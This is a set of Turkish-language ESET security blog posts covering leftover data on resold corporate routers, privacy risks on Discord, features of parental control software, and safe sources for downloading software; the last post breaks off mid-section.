Bir şirket ağına yapılan ilk yetkisiz erişim saldırısının değeri vardır: KELA Siber Suç Önleme tarafından yapılan araştırmaya göre, kurumsal ağlara erişim kimlik bilgileri için mevcut ortalama fiyat 2.800 ABD doları civarındadır. Bu, ağ erişimi sağlayan ve birkaç yüz dolara satın alınan ikinci el bir yönlendiricinin, bir siber suçluya çok fazla çaba harcamadan önemli bir kazanç sağlayabileceği anlamına gelir. Yani kendileri bir siber saldırı başlatmak yerine ele geçirdikleri erişim bilgilerini karanlık bir web pazarında satabilirler.
Bu araştırmanın endişe verici yanlarından biri, verilerin kamu malı olarak erişilebilir olduğu konusunda onları uyarmaya çalıştığımızda şirketlerin aynı fikirde olmamasıydı. Bazı şirketler iletişime açık davrandı, birkaç şirket cihazların güvenli bir şekilde imha edilmesi veya silinmesi için başka şirketlere verildiğini doğruladı ancak belli ki bu süreç gerçekleşmemiş ve diğer şirketler ısrarlı iletişim çabalarımızı görmezden geldi.
Bu araştırmadan alınması gereken ders, şirketinizden çıkan tüm cihazların temizlenmiş olması gerektiği ve şirketinizdeki önemli verilerin halka açık ikinci el donanım pazarlarında satılmadığından emin olmak için temizleme sürecinin onaylanması ve düzenli olarak denetlenmesi gerektiğidir.
Şirketlerin adları ve hangi şirket olduğunu anlamayı sağlayacak veriler dışındaki her ayrıntıyı bir teknik rapor olarak yayınladık. Teknik rapor ayrıca, NIST özel yayını 800.88r1, Ortam Temizleme Yönergeleri’ne yapılan atıflar da dahil olmak üzere, izlenmesi gereken süreçle ilgili bazı talimatları da içeriyor. Hiçbir verinin izinsiz ifşa edilmediğinden emin olmak için ayrıntıları okumanızı ve bulgularımızı kendi kuruluşunuzdaki süreci kontrol etmek için kullanmanızı önemle tavsiye ediyoruz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Router, Siber Güvenlik
---
### [Discord kullanıyorsanız gizlilik ve güvenlik risklerine dikkat](https://antivirus.com.tr/discord-kullaniyor-musunuz-gizlilik-ve-guvenlik-risklerine-dikkat-edin/)
**Published:** Mayıs 3, 2023
**Author:** ESET
**Excerpt:** Geleneksel forum sayfaları ve sosyal medyayı birleştiren bir iletişim aracı olan Discord, kendine has güvenlik ve gizlilik endişeleriyle birlikte gelir.
**Content:**
*Yaptıklarınız eğlenceli ve oyundan ibaret olabilir, ta ki bilgisayar korsanlarının kurbanı oluncaya kadar. Bu yazımızda, sosyal medya canavarının gizli tehlikeleri konusunda bilmeniz gerekenlere ve bunlardan nasıl korunacağınıza değiniyoruz.*
Ağ üzerinden takım üyeleriyle oyun oynarken, bağlantıyı sağlayan birkaç araç veya yazılım uygulaması vardır. Bu araç ve yazılımların en iyileri bile bas-konuş veya mesajlaşma özelliklerine sahip ve ağ bağlantımız üzerinde düşük etkiye sahipler.
Discord, bildiğimiz çevrimiçi forum hizmetini (hatırladınız mı?) sesli sohbet ve sosyal medya benzeri kaynaklarla birleştiren çevrimiçi hizmetlerden biridir. Bu sayede heyecanlı bir oyunda bile, oynadığınız diğer kişilerle iletişim kurabilirsiniz.
Discord’u diğerlerinden ayıran şey, oyun veya filmlere odaklanmasının yanı sıra, belli konular için kurulmuş sunuculara bağlanma veya katılma olanağı veren, sunucu tabanlı bir çekirdeğe sahip olmasıdır. Bu şekilde ilgi alanlarınıza yönelik çok şey bulabilir ve her gün yüzlerce insanla iletişim kurabilirsiniz.
Ancak Discord, normal forum veya sohbet hizmetinizden daha hızlı ve daha etkileşimli olduğu için, bazı sorunları da beraberinde taşıyor ve bu sorunlardan biri de dolandırıcılıktır. Bu hafta Gizlilik Farkındalığı Haftası olduğu için, Discord hakkında bilmeniz gerekenlere ve sizin veya çocuklarınızın bu platformdaki gizli tehlikelerden nasıl uzak durabileceğinize değiniyoruz.
## Gizliliğinizin risk altında olduğu bir yer düşünün…
Forumlarla birleştirilmiş ücretsiz anlık mesajlaşma uygulamalarını düşündüğünüzde, belki de akla gelen ilk düşünce, gizlilik ve verilerinizin şirketin amaçları için kullanılma ihtimalidir. Sonuçta, ücretsiz hizmetlerde hedef ürün sizsiniz. Çünkü, pazarlamacılara satılabilecek verilere sahipsiniz.
E-postalarınızdaki veriler kişiselleştirilmiş reklam oluşturmak amacıyla kullanabileceğinden veya telefonunuz aynı amaç için uygulama etkileşiminizi izleyebileceğinden, her gün, yaptığımız her işlemde izlendiğimizi biliyoruz. Günümüzde gizlilik endişeleri giderek artıyor. 2019 yılında ABD’de yapılan bir ankette, katılımcıların %79’unun verilerinin kullanımı konusunda endişeli ve %81’inin verileri üzerinde kontrol sahibi olmadığını düşündüğü ortaya çıktı.
Discord ücretsiz bir hizmet olduğu için, operasyonlarını nasıl finanse ettiğini merak edebilirsiniz. Sunucular ucuz değildir ve şirket personeli ücretsiz çalışmaz. Nitro abonelikleri bir miktar gelir sağlasa da, Discord sunucularındaki verilerin nasıl işlendiği konusunda hala bir soru işareti vardır. Discord’u bazı izleyicileri kısmen engelleyebilen bir web tarayıcısı üzerinden kullanmadığınız sürece tüm mesajlarınız sunucularından geçiyor. Discord’un Gizlilik ve Güvenlik Politikası, toplanan verilerinizin kullanılması konusunda karar verebileceğinizi ancak verilerinizin toplanması konusunda bir karar veremeyeceğinizi belirtir.
Yani Discord, gelecekte kullanımına izin vermeniz durumunda verilerinizi topluyor. Sorun tam da bu noktada başlıyor. Ancak, veriler zaten ellerinde olduğuna göre, kullanmadıklarından nasıl emin olabilirsiniz? Dahası, bir veri ihlali olursa? Discord sohbetleri, hakkınızda pek çok yararlı bilgi içerir, bu da önemsenmesi gereken başka bir konudur.
## Ne söylediğinize, gönderdiğinize veya insanların nasıl kandırıldığına dikkat edin
Doxing (Doxlama) yeni bir terim değildir; belirli bir kişinin farkında olmadan kendisi hakkında konum, görünüm, adres veya başka kişisel sayılabilecek bilgiyi (PII), istemeden bir kitlenin eline geçebilecek şekilde göndermesi, ifşa etmesi veya bu bilgiler nedeniyle ifşa olması anlamına gelir.
Bu, gizlilik ile bağlantılıdır. Sunucu tarafındaki tartışmalar yoluyla, diğer kullanıcıları tanıdıkça ilgi alanlarınız hakkında gittikçe daha fazla bilgiyi açığa çıkarırsınız. Bu durum genel sunucularda tehlikeli olabilir, çünkü kötü amaçla fırsat kollayanlar (bir internet mesaj panosu veya sohbet odasına katılmayan bir kullanıcı) bu sunucularda bulunabilir ve bu kişiler bu sayede sizi kolaylıkla takip edebilir. Sık kullandıkları bir sunucudaki kullanıcısı, masa üstünü bir oyun akışında göstererek veya üzerinde ismi veya resmi bulunan bir dosyayı paylaşarak dolandırabilir. Aynı şekilde, bir kullanıcı düzenli olarak işe gidiş geliş yollarının resimlerini yayınladığında, teorik olarak bir takipçinin günün belirli saatlerinde nerede olduğunu bilmesini sağlayabilir.
Bazı kullanıcılar yüzlerinin her yerde görünmesinden hoşlanabilir, ancak genel bir sunucuya fotoğraflarınızı yüklemek, kötü amaçlı bir kişinin yüzünüzün fotoğrafına erişmesi ve bunu kimlik avı veya şantaj gibi kötü amaçlarla kullanması ile sonuçlanabilir. Dahası, bir profil fotoğrafı sizi açıklanamaz bir şekilde anonim hesap adınıza bağlar. Birinin sizi, sadece fotoğrafınızı kullanarak ve bazı mesajlarınızı tarayarak çevrimiçi bulması çok uzun sürmeyebilir.
## Kusursuz suçlu(lar)
Açık söylemek gerekirse, çevrimiçi oyunlar veya genel olarak çevrimiçi topluluklar hiçbir zaman %100 güvenli değildir. Veri gizliliği endişelerinin yanı sıra, tüm haberlerde sosyal medyada çevrimiçi akran zorbalığına uğrayan çocuklarla ilgili siber zorbalık olaylarına rastlıyoruz. Ve yine Discord bu tanıma uyuyor. Örneğin bir kişinin Discord’daki kullanıcı adını öğrenen bir zorba, ziyaret ettiği sunucularda bu kişiyi rahatsız edebilir veya doğrudan mesaj yoluyla taciz edebilir.
Ancak, zorbalık sadece işin bir bölümüdür. Daha önce de bahsettik, aynı zorbalar gibi şantaj (resminizi, konumunuzu, kişisel verilerinizi kullanarak) veya kimlik avı yoluyla size zorla bir şey yaptırabilecek kötü amaçlı birçok kişi, Discord yöneticisi veya sık sık mesajlaştığınız, tanıdığınız bir kullanıcının kimliğine bürünebilir.
Bunu da okuyun: [Karanlık ağ, sosyal medyaya nasıl yayılıyor?](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/karanlik-ag-sosyal-medyaya-nasil-yayiliyor/)
Ayrıca Discord dosya paylaşımına da izin veriyor; yani herkes bir sunucuda veya özel bir mesaj yoluyla bir resmi, videoyu, bağlantıyı veya bunlara benzer herhangi bir bilgiyi kolayca paylaşabilir. Bu, hedefe yönelik reklamcılık veya bir kullanıcının konumunu belirleme gibi çeşitli nedenlerle kullanıcıların IP adreslerini izlemek için kullanılabilen bir IP Grabber’ı paylaşmasını kolaylaştırır. Kötü amaçlı bir kişi, bazı durumlarda bir süre için tüm yönlendiricinin çökmesini sağlayabilir. En kötü senaryo, bir kişinin yönlendiricisine veri paketleri gönderme ve söz konusu yönlendirici onay verdiğinde tüm cihazları görerek bunlara casus yazılım yüklemeleridir.
Sonuç olarak, siber güvenlik açısından Discord, kişinin cihazlarını tehlikeye atmak için kullanıcı (insan) hatasına odaklanarak, e-posta hizmetleri veya sosyal medya ile birçok güvenlik açığını paylaşır. Discord’un hizmet şartları, 13 yaş altındakilerin uygulamayı kullanmasına izin verilmediğini belirtse de, hizmetin oyun özelliği ve genel olarak gençlere yönelik olması nedeniyle bu şartlara uymaz.
## Anlık davran, uyum sağla, üstesinden gel
İlk olarak, Discord söz konusu olduğunda en iyi tavsiye, çevrimiçi davranışlarını değiştirmektir. Kendiniz hakkında paylaştığınız verilerin miktarını değiştirmeyi düşünün. Konumunuzu, yaşadığınız ülkeyi, iş yerinizi veya seyahatle ilgili bilgilerinizi paylaşmayın; bunlar sizi takip etmek için kullanılabilir.
İkinci olarak, daha belirsiz bir davranış sergileyin. Gerçek fotoğrafınızı profil fotoğrafı olarak kullanmayın, Discord’u kendi adınız ile kurulmuş diğer hizmetlere (müzik akışı gibi) bağlamayın ve her şeyden önce, gerçek adınızı kullanıcı adınız olarak kullanmayın.
Son olarak, daha fazla ayrıntı için şüpheli bağlantılara veya dosyalara tıklamayın. Ayrıca internet kaynaklı tehditlere karşı güçlü bir güvenlik duvarı kurmak için [ESET Smart Security Premium](https://www.eset.com/tr/home/smart-security-premium/) ve [ESET Mobile Security](https://www.eset.com/tr/home/mobile-security-android/) gibi sağlam güvenlik yazılımları kullanın.
Tüm bunları göz önünde bulundurarak Discord, değişik topluluklar ve benzer düşünen kişilerle bağlantı kurmak için oldukça yararlı bir araçtır. Siber suçlular veya kötü amaçlı kullanıcılar gibi çürük elmaların uygulamayı kullanmanıza engel olmasına izin vermeyin, ancak güvenliğinizi göz önünde bulundurarak riskli konuşmaların sonuçlarına karşı hazırlıklı olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Discord, Siber Güvenlik
---
### [Ebeveyn kontrol yazılımında olması gereken 5 özellik](https://antivirus.com.tr/neden-ebeveyn-kontrol-yazilimina-ihtiyaciniz-var-ve-bu-yazilimda-olmasi-gereken-5-ozellik/)
**Published:** Mayıs 17, 2023
**Author:** ESET
**Excerpt:** Ebeveyn kontrol uygulaması ile onlara keşfetme, öğrenme ve sosyalleşme özgürlüğü verirken interneti çocuklarınız için daha güvenli hale getirin
**Content:**
Geçmişte ebeveynlerin çocuklarının dijital faaliyetleri konusunda fazla endişelenmelerine gerek yoktu. Evdeki merkezi bir bilgisayar internete açılan tek kapıydı ve takip etmek, denetlemek nispeten kolaydı. Sonra mobil cihazlar geldi. Şimdi çok daha büyük zorluklarla karşı karşıyayız. Hem çocuklarımız gözetimimizden uzak olarak internette daha fazla gezinme fırsatı buluyor hem de dijital dünyada daha fazla gizli tehlike var. Bu da ebeveyn kontrol yazılımını ebeveynler ve veliler için giderek daha cazip ve daha çok ihtiyaç duyulan bir seçenek haline getiriyor.
İşletim sistemi geliştiricileri bile artık bu alanda bazı işlevler sunsa da en eksiksiz özellik setleri güvenlik uzmanları tarafından tasarlanan üçüncü taraf çözümleridir. Doğru araçlar, çocuklarınızın güvenliğini artırmak ile onlara keşfetme, öğrenme ve sosyalleşme özgürlüğü vermek arasında bir denge kurmalıdır.
## Neden bir ebeveyn kontrol yazılımına ihtiyacınız var?
Çocuklar cihazlarında her zamankinden daha fazla zaman geçiriyor. Pandemiden önce ABD’li çocukların ekran başında geçirdiği sürenin, günde yaklaşık dört saat olduğu tahmin ediliyordu. Aynı rapora göre, COVID dönemindeki kısıtlamalar sayesinde bu süre iki katına çıktı. Aynı zamanda teknoloji, pandemi sırasında gençler için bir can simidi oldu; birçoğu derslerini öğrenmek, arkadaşlarıyla bağlantıda kalmak ve en sevdikleri site ve uygulamalarda zaman geçirmek için teknolojiyi kullandı. Hoşumuza gitsin ya da gitmesin, teknoloji hayatlarının önemli bir parçası olmaya devam ediyor.
Her şeyde olduğu gibi, ebeveynler için en önemli nokta, tehlikelerin nerede olduğunu anlamak ve çocuklarının maruz kaldığı riskleri en aza indirmeye çalışmaktır. Görünüşe bakılırsa, endişelenecek çok şey var. Bu endişelerden bazıları şunlardır:
- **Uygunsuz içerik**. Bunlar cinsel içerikli materyaller, cinsiyetçi veya ayrımcı içerikler, rahatsız edici veya şiddet içeren görüntüler/videolar, kumar siteleri ve hatta küfürlü içerikler olabilir. Neyi uygunsuz bulduğunuz çocuğun yaşına ve olgunluğuna bağlıdır.
- **Siber zorbalık.** Ne yazık ki, zorbalık çoğu çocuk için hayatın bir gerçeğidir. Ancak çevrimiçi dünyada bu tehdit, yakın arkadaşların dışına doğru genişliyor. Bir AB araştırması, tüm çocukların yarısının yaşamları boyunca bir tür çevrimiçi zorbalığa maruz kaldığını iddia ediyor.
- **İstismar**. Çocuklar teknoloji konusunda bilgili görünebilir. Ama aynı zamanda internette tanıştıkları insanlara güvenmeye de yatkındırlar. Ne yazık ki bazı yetişkinler bu durumdan faydalanmaya hazırdır. Genellikle sosyal medya, mesajlaşma, oyun ve diğer uygulamalarda yaşıt biri gibi davranarak kurbanlarının güvenini kazanmaya çalışırlar.
- **Fark etmeden veri sızıntısı.** Muhtemelen hepimiz internette çok fazla paylaşım yapıyoruz. Ancak çocuklarımız bizden çok daha geniş bir dijital arkadaş çevresine sahiptir, bu da edindiği bilgileri kötü amaçlı kullanacak kişiler olabileceği anlamına gelir. Bir evcil hayvanın adı, ev adresi veya tatile gitme zamanı gibi zararsız bir şey bile dijital ve gerçek dünya saldırılarında kullanılabilir.
- **Kimlik hırsızlığı ve kimlik avı dolandırıcılıkları.** Çocuklarınız sosyal medya, mesajlaşma uygulaması ve e-posta hesabı açtıkları anda, hassas kişisel ve finansal bilgileri vermeleri veya kötü amaçlı yazılım yüklemeleri için onları kandırmak üzere hazırlanmış sahte mesaj bombardımana tutulur. Birçoğu ikna edicidir. Bazıları ücretsiz hediye vaadi ile ikna etmek için hazırlanmış olabilir.
- **Aşırı ekran süresi** – Bu durum çocuklarda göz problemleri, depresyon, aşırı yeme ve diğer fiziksel problemlerle ilişkilendirilir. Belki de en bariz olanı, bir ekrana yapışık olmak çocuklarınızın fiziksel dünyada etkileşime girmediği anlamına gelir, bu da duygusal ve sosyal gelişimlerine zarar verebilir.
## Ebeveyn kontrol yazılımında dikkat etmeniz gerekenler
Piyasada, yukarıdaki zorlukların bir kısmı veya tamamı için yardımcı olacak pek çok çözüm vardır. Bu alanda ve daha geniş siber güvenlik alanında güvenilirliği kanıtlanmış bir markaya yatırım yapmak faydalı olacaktır. İyi bir başlangıç olarak aşağıdakileri göz önünde bulundurun:
- **Uygulama kontrolleri** yaşlarına uygun olmayan uygulamaları engellemenizi veya hangi uygulamalara ne kadar süreyle erişebileceklerini kontrol etmenizi sağlar. Günlük zaman sınırları, aşırı ekran süresini en aza indirmek için iyi bir fikirdir.
- **Uygulama ve web kullanım raporları**, çocuğunuzun çevrimiçi ortamda nerede vakit geçirdiğini daha iyi anlamanıza ve gelecekte engellenmesi gerekebilecek siteleri/uygulamaları belirlemenize yardımcı olabilir. Ayrıca yeni yüklenen uygulamaları da işaretlemelidir.
- **Güvenli tarama**, önceden kategorize edilmiş yaşa uygun olmayan sitelere erişimi engellerken çocuğunuzun internette gezinmesine yardımcı olacaktır. Burada, çocuğunuzun belirli sitelere erişim talebinde bulunabilmesi ve sizin de bunu duruma göre değerlendirmeniz faydalı olur.
- **Konum belirleyici ve alan uyarıları**, çocuğunuzun cihazlarının konumunu göstererek, size mesaj göndermeyi veya aramayı unutursa nerede olduklarına dair endişelerinizi gidermeye yardımcı olur. Bir diğer faydalı özellik de çocuğunuz bir bölgeye girdiğinde veya çıktığında cihazınıza gönderilen bildirimlerle fiziksel “bölgeler” oluşturma özelliğidir.
- **Kullanımı kolay bir portal** bulmacanın son parçasıdır ve ürünü sürekli olarak kolayca kurmanıza, yönetmenize ve yapılandırmanıza olanak tanır.
## Konuşmak önemlidir
Onları internetin en karanlık köşelerinden koruyabilse de ebeveyn kontrol yazılımı çocuğunuzu sorumlu bir internet kullanıcısı haline getirecek sihirli bir değnek değildir. Hiçbir şey çocuklarınızla kuracağınız dürüst ve karşılıklı iletişimin sağlayacağı değerin yerini tutamaz. Onlara sadece yazılımı yüklediğinizi söylemeyin. Neden yüklediğinizi de söyleyin. Gördüğünüz tehlikeler hakkında açık bir şekilde konuşun ve birlikte bazı temel kurallar belirleyin. Anlattıklarınızı içselleştirdiğinden emin olun.
Daha da iyisi, arada bir teknolojiye ara verin. Çocuklarınızın keşfedebileceği, çevrimiçi olmayan harika bir dünya da var.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Yazılımı nereden indirdiğiniz önemli, saldırganlar biliyor](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/)
**Published:** Mayıs 25, 2023
**Author:** ESET
**Excerpt:** Güvenlik uzmanlarının son yıllarda en çok dikkat çektiği konu, sadece güvenilir olduğu bilinen sitelerden yazılım indirmeniz gerektiğidir.
**Content:**
Güvenlik uzmanlarının son yıllarda en çok dikkat çektiği konu, sadece güvenilir olduğu bilinen sitelerden yazılım indirmeniz gerektiğidir. Bilgisayar güvenliği açısından bu öneriye uymak kolay görünüyor.
Ancak bu kadar çok uyarıya rağmen, bilinmeyen sitelerden dosya indirmeye devam eden kişiler var ve gizli bilgilerinin ifşa olması tehlikesini göze alıyorlar. Uzun zamandır Neowin okuyucusuyum ve forumlarına üyeyim. Ancak çevrimiçi olduğum tek yer bu değil: üç yıldan fazla bir süredir, Reddit’in hem genel bilgi işlem desteği hem de kötü amaçlı yazılımları kaldırma konusunda daha spesifik tavsiyeler veren birkaç forumunu (subredditler) yönetmek için gönüllü olarak çalışıyorum. Bu subredditlerde, güvenliği ihlal edilmiş bilgisayarların etkisinden kurtulmaya çalışan kişilere defalarca yardım ettim. Günümüzde saldırılar çoğunlukla finansal amaçla yapılsa da beklenmeyen bazı sonuçlarla da karşılaşabiliyoruz. Bunun yalnızca Reddit kullanıcılarına özgü olmadığını belirtmeliyim. Yine gönüllü olarak görev yaptığım farklı Discord sunucularındaki çevrimiçi konuşmalarda da bu tür sorular soruluyor.

Hem Discord hem de Reddit’in, Twitter ve Facebook gibi sosyal medya sitelerine göre daha genç bir kitleye hitap ettiğini belirtebilirim. Bu gençler, büyürken dijital okur-yazarlık becerileri elde etti ve ilkokul yıllarından itibaren güvenli bilgisayar kullanımı konusunda öneri ve görüşlerden haberdardı.
## İletişimde kesinti
Bilgisayarlar ve onları güvende tutma ile ilgili bilgilerle büyümenin avantajına sahip olmalarına rağmen, bu insanlar nasıl oluyor da belirli saldırı kalıplarının kurbanı oluyorlar? Ve bir bilgi güvenliği uzmanı olarak merak ettiğim soru şu; onlara yapmalarını söylediğimiz şeyle (ya da bu durumda yapmamalarını) yaptıkları şey (ya da yapmadıkları) arasındaki kopukluk tam olarak nerede gerçekleşiyor?

Bazen insanlar, yazılımın kaynağının güvenilir olmama ihtimalini bildikleri halde “aptalca bir şey” yaptıklarını kabul eder. Ancak bazen kaynak güvenilir görünür ama öyle değildir. Bazen de bu kişiler, başından beri güvenilmez olsa bile, kötü amaçlı yazılımın kaynağının güvenilir olduğundan çok emindirler. Bu kişilerin bilgisayarlarının güvenlik ihlali yaşamasına neden olan en yaygın örneklere göz atalım:
- Çevrimiçi bir arkadaşından, Discord üzerinden özel bir mesaj alır. Yazdığı oyun hakkında geri bildirim vermesini istemektedir. Çevrimiçi arkadaşın yazdığı “oyun” şifreli bir ZIP dosyadadır ve mesajı alanın bu dosyayı indirmesi ve kullanmadan önce parolayı girerek klasörden çıkarması gerekmektedir. Ancak gönderen arkadaşının hesabı, geçmişte güvenlik ihlaline uğramıştı ve artık kötü amaçlı yazılımı yaymak için kullanılıyordu.
- İhtiyaç duydukları bir yazılımın ücretsiz veya crackli sürümünü aramak için Google’ı kullanan bu kişiler, arama sonuçlarında çıkan listedeki bir web sitesinden yazılımı indirdiler. Son zamanlarda, sadece ticari yazılımlar değil, ücretsiz ya da açık kaynaklı programlar da Google Reklamlarını kullanarak kötü niyetli reklam (malvertising) kampanyalarının hedefi haline geldi.
- Bu kişiler, benzer şekilde ticari bir yazılım paketinin ücretsiz veya crackli bir sürümünü nasıl indirebilecekleri hakkında YouTube’da video aradılar, videoda belirtilen ya da yorumlarda yer alan internet sitesine giderek istedikleri yazılımı indirdiler.
- Yazılımı, korsan yazılım konusunda uzmanlığı bilinen bir siteden indirdiler.
- Yazılımı korsan bir izleyiciden, Telegram kanalından ya da bir yılı aşkın süredir aktif oldukları Discord sunucusundan torrentlediler.
İnsanların kötü amaçlı yazılım kullanmaları için kandırılmalarının tek yolunun bunlar olmadığını belirtmek isterim. Blog yazılarımızda son zamanlarda kullanıcıyı aldatma konusunda dikkate değer birkaç vaka rapor ettik.
- Vakaların birinde, Çek ve Slovak kullanıcıları hedef alan ve kripto paraya odaklanan kötü amaçlı yazılım KryptoCibule, onu korsan oyun ya da indirilebilir içerik (DLC) olarak maskeleyen popüler bir yerel dosya paylaşma hizmeti üzerinden yayılmıştı.
- Bir başka vakada ise, Güneydoğu ve Doğu Asya’da Çince konuşan kullanıcılar, Firefox internet tarayıcısı ve Telegram ve WhatsApp gibi popüler mesajlaşma uygulamaları için tehlikeli Google arama sonuçları kullanılarak hedef alınmış ve bu uygulamaların FatalRAT uzaktan erişimli truva atı virüsü içeren truva atlı versiyonlarını indirmeleri sağlanmıştır.
Bu örneklerden biri diğerine herhangi bir şekilde benziyor mu? Bir dosyayı indirmenin tüm yöntemlerinin (arama ya da sorma, bir arama motoru, video sitesi veya korsanlık sitesi kullanma vb.) ortak bir noktası vardır: güveninizi kötüye kullanırlar.
## (Daha) Güvenli yazılım indirme
Güvenlik uzmanları olarak, **sadece** güvenilir olduğu bilinen internet sitelerinden dosya indirmenizi isteyerek, bu siteler konusunda öğrenmeniz gerekenlerin bir kısmını göstermiş oluyoruz. İnsanlara bir siteden dosya indirmek için öncelikle neyin güvenli olduğunu açıklamadan **ne tür** sitelere (tabii ki bilinen sitelere) gideceklerini söyleme konusunda çok iyi yol aldık. İşte sözü daha fazla uzatmadan bir siteyi yazılım indirmek için güvenilir yapan şeyi açıklamak istiyorum:
- Yazılımı yalnızca doğrudan yazarın veya yayıncının sitesinden veya onlar tarafından açıkça yetkilendirilmiş bir siteden indirmelisiniz.
Ve… İşte bu kadar! Günümüzün yazılım dünyasında, yayıncının sitesi geçmişte olduğundan biraz daha esnek olabilir. Evet, yayıncının sitesiyle aynı alan adına sahip bir site olabilir, ancak aynı zamanda dosyalar GitHub’da, SourceForge’da, üçüncü taraflarca işletilen bir içerik dağıtım ağında (CDN) vb. barındırılıyor da olabilir. Açıkça yayıncı tarafından yüklendiği için bu halen onların sitesidir. Bazen yayıncılar başka indirme sitelerine link verir. Bu, barındırma maliyetlerini karşılamak, farklı bölgelerde daha hızlı indirme olanağı sağlamak, yazılımı dünyanın her yerinde tanıtmak ve benzeri çeşitli nedenlerle yapılır. Bunlar da yazar ya da yayıncı tarafından özellikle yetkilendirildiği için **resmi** indirme siteleridir.
Aynı zamanda yazılım veri havuzu işlevi gören siteler ve hizmetler vardır. SourceForge ve GitHub, açık kaynaklı projeleri barındıran popüler sitelerdir. Ticari yazılımların paylaşılan yazılım ve deneme sürümleri için indirilecek en son sürümlerinin listelenmesi konusunda uzman çok sayıda site vardır. Bu indirme siteleri, yazılımı tek bir yerde bulmak için küratör işlevi görür, bu da yeni yazılım aramayı ve keşfetmeyi kolaylaştırır. Ancak bazen bunların da riskli tarafları vardır: Bu sitelerden bazıları, buradan indirilen dosyaların etrafına, aradığınız programın yanı sıra ek yazılım yüklemenizi isteyen yazılım wrapper (sarmalayıcı) yerleştirebilir. Bu program paketleri, birlikte geldikleri yazılımdan tamamen bağımsız şeyler yapabilir ve hatta bilgisayarınıza potansiyel olarak istenmeyen uygulamalar (PUA) yüklemenize neden olabilir.
Dikkat edilmesi gereken diğer site türleri, Box, Dropbox ve WeTransfer gibi dosya kilitleme hizmetleridir. Bunların hepsi çok meşru dosya paylaşım hizmetleri olsa da bir tehdit unsuru tarafından suistimal edilebilir: insanlar, hizmet güvenilir olduğu için bunlardan indirilen programların güvenli olduğunu varsayabilir. Hatta verilerin dışarı sızıp sızmadığını kontrol eden BT departmanları, meşru olduklarını bildiği için kişisel bilgiler ve kimlik bilgileri içeren dosyaların karşıya yüklenmesini göz ardı edebilir.
Arama motorlarında ise, bilgisiz veya sabırsız insanlar için sonuçları değerlendirmek zor olabilir. Bing, DuckDuckGo, Google, Yahoo vb. arama motorlarının temel amacı en iyi ve en doğru arama sonuçlarını vermek olsa da genellikle iş hedefleri reklamlardır. Bu, arama motorlarında sayfanın üst kısmında yer alan sonuçların çoğu zaman en iyi ve en doğru sonuçlar değil, ücretli reklamlar olduğu anlamına gelir. Birçok kişi, reklam ve arama motoru sonuçları arasındaki farkı bilmez. Suçlular, kimlik avı, yetkisiz işlemler ve kötü amaçlı yazılım için kullanılan İnternet sitelerine insanları yönlendirmek amacıyla satın aldıkları kötü amaçlı reklam kampanyalarından yararlanır. Bazı durumlarda suçlular, internet sitesi adreslerinin hemen anlaşılmasını önlemek için bilerek yazım hatası yapar veya yazılımın yayıncısının İnternet adresine benzeyecek bir karakter kullanabilir, örneğin example.com ve examp1e.com (“l” harfi ikinci alan adında “1” olarak değiştirilmiştir).
Yayıncının kendi indirmelerine doğrudan bağlandığı için yazılımın ücretsiz ve deneme sürümlerini indirebileceğiniz pek çok yasal ve güvenli yer olduğuna dikkat çekmek istiyorum. Bunlardan bir tanesi, bu makalesinin orijinal versiyonunun da konusu olan Neowin,’dir. Neowin’in Yazılım indirme bölümünde herhangi bir sahtekarlıkla karşılaşmazsınız. Tüm indirme bağlantıları ya doğrudan yayıncının kendi dosyalarına ya da internet sayfalarına gider, bu da Neowin’i yeni yazılım bulmak için güvenilir bir kaynak yapar. Doğrudan yazılım yayıncılarının indirmelerine bağlanan bir diğer güvenilir site, yirmi yıldan fazla süredir bu siteleri neredeyse her gün listeleyen MajorGeeks’tir.
Doğrudan indirme, onu yazan şirketten (veya kişiden) yazılım almanızı sağlar ancak, yazılımın kötü amaçlı yazılım içermediği anlamına gelmez: Bir yazılım paketine istemeden veya başka bir şekilde kötü amaçlı yazılımların eklendiği durumlar olmuştur. Aynı şekilde, bir yazılım yayıncısı yazılımıyla birlikte potansiyel olarak istenmeyen uygulamaları veya reklam yazılımlarını paketlerse, bunu yine de kendi sitelerinden doğrudan indirme yoluyla almış olursunuz.
Apple App Store, Google Play mağazası, Microsoft’un Windows App mağazaları ve benzer işletim sistemi satıcıları tarafından yürütülen çeşitli uygulama yazılımı mağazalarına özellikle dikkat edilmelidir. Bu sitelerin güvenilir indirme siteleri olduğu varsayılabilir ve çoğunlukla öyledir, ancak %100 garanti söz konusu değildir: Etik davranmayan bazı yazılım yazarları, casus yazılımlarla insanların mahremiyetine giren, reklam yazılımları aracılığıyla kötü reklamlar gösteren ve diğer istenmeyen işlemler yapan yazılımları yaymak için uygulama mağazalarının inceleme süreçlerini atlattı. Bu uygulama mağazaları, bu tür yazılımları mağazalarından kaldırma ve etkilenen cihazlardan uzaktan kaldırma yeteneğine sahiptir, bu da bazı çözümler sunar; ancak bu çözüm, yazılımın kullanıma sunulmasından günler veya haftalar (veya daha fazla) sonra uygulamaya konulabilir. Uygulamaları resmi mağazadan indiriyor olsanız bile, cihazınızda bir güvenlik yazılımı bulundurmanız gerekmektedir.
Cihaz üreticileri, perakendeciler ve servis sağlayıcılar, cihazlara kendi uygulama mağazalarını ekleyebilir. Ancak, bunların uygulamaları uzaktan kaldırma özelliği olmayabilir.
## Kötü niyetli yazılımlar hakkında
Bu açıklamalardan sonra, kötü amaçlı yazılımların bilgisayarlarda tam olarak ne yaptığını merak ediyor olabilirsiniz. Her biri kendine özgü işlev ve yöntemler taşıyan kötü amaçlı birçok yazılım ailesi olsa da temelde göze çarpan iki tanedir. Çünkü bunlar, sürekli zarar veren ve yardım talebine yol açan suçlulardır.
